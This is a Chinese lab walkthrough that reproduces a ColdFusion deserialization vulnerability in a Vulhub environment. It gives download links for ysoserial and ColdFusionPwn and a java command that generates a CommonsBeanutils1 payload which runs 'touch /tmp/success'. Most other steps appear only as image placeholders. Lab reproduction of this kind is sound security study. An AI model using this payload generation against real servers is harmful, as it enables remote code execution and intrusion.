


**一、靶场搭建**

1、Vulhub启动



2、访问8500端口/CFIDE/administrator/index.cfm，输入密码vulhub






**二、漏洞复现**

1、生成POC


下载工具包：<https://jitpack.io/com/github/frohoff/ysoserial/master-8eb5cbfbf6-1/ysoserial-master-8eb5cbfbf6-1.jar>


下载工具包：<https://github.91chi.fun/https://github.com//codewhitesec/ColdFusionPwn/releases/download/0.0.1/ColdFusionPwn-0.0.1-SNAPSHOT-all.jar>

java -cp ColdFusionPwn-0.0.1-SNAPSHOT-all.jar:ysoserial-master-d367e379d9-1.jar com.codewhitesec.coldfusionpwn.ColdFusionPwner -e CommonsBeanutils1 'touch /tmp/success' poc.ser



2、加入数据包并发送





3、查看靶机中/tmp文件已经创建

